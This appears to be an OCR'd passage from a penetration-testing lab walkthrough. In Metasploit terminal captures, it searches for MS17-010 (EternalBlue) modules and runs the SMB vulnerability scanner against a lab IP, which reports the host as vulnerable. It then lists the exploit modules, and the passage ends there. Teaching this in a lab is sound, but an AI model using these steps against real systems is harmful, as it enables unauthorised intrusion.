
Answer:


Shell No. 1
File Actions Edit View Help
> Executing "sudo msfdb init && msfconsole"
[sudo] password for kali:
[i] Database already started
[i] The database appears to be already configured, skipping initialization
cowsay++
< metasploit >
=[metasploit v6.0.39-dev]
+ -- --=[2117 exploits - 1138 auxiliary - 359 post]
+ -- --=[592 payloads - 45 encoders - 10 nops]
+ -- --=[8 evasion]
Metasploit tip: View missing module options with show missing
msf6 > search ms17-010
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):
Name Current Setting Required Description
CHECK_ARCH true no Check for architecture on vulnerable hosts
CHECK_DOPU true no Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE false no Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named pipes to check
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The SMB service port (TCP)
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)
msf6 auxiliary(scanner/smb/smb_ms17_010) >

4. After the module loaded, check the options that we have.

```
show options
```

Answer:



Shell No. 1
File Actions Edit View Help
< metasploit >
=[metasploit v6.0.39-dev]
+ -- --=[2117 exploits - 1138 auxiliary - 359 post]
+ -- --=[592 payloads - 45 encoders - 10 nops]
+ -- --=[8 evasion]
Metasploit tip: View missing module options with show missing
msf6 > search ms17-010
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):
Name Current Setting Required Description
CHECK_ARCH true no Check for architecture on vulnerable hosts
CHECK_DOPU true no Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE false no Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named pipes to check
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The SMB service port (TCP)
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 172.20.4.20
RHOSTS ⇒ 172.20.4.20
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 172.20.4.20:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 172.20.4.20:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >

5. We can see that the only required setting that is missing is RHOSTS, which indicates the targets. So, we set the Windows machine's IP address for RHOSTS and run the scan.

```
set RHOSTS <IP>
run
```

We can see that the result shows that the target machine is indeed vulnerable.

Answer:



Shell No. 1
File Actions Edit View Help
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):
Name Current Setting Required Description
CHECK_ARCH true no Check for architecture on vulnerable hosts
CHECK_DOPU true no Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE false no Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named pipes to check
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The SMB service port (TCP)
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 172.20.4.20
RHOSTS => 172.20.4.20
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 172.20.4.20:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 172.20.4.20:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > back
msf6 > search expoit MS17-010
[-] No results from search
msf6 > search exploit MS17-010
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 >

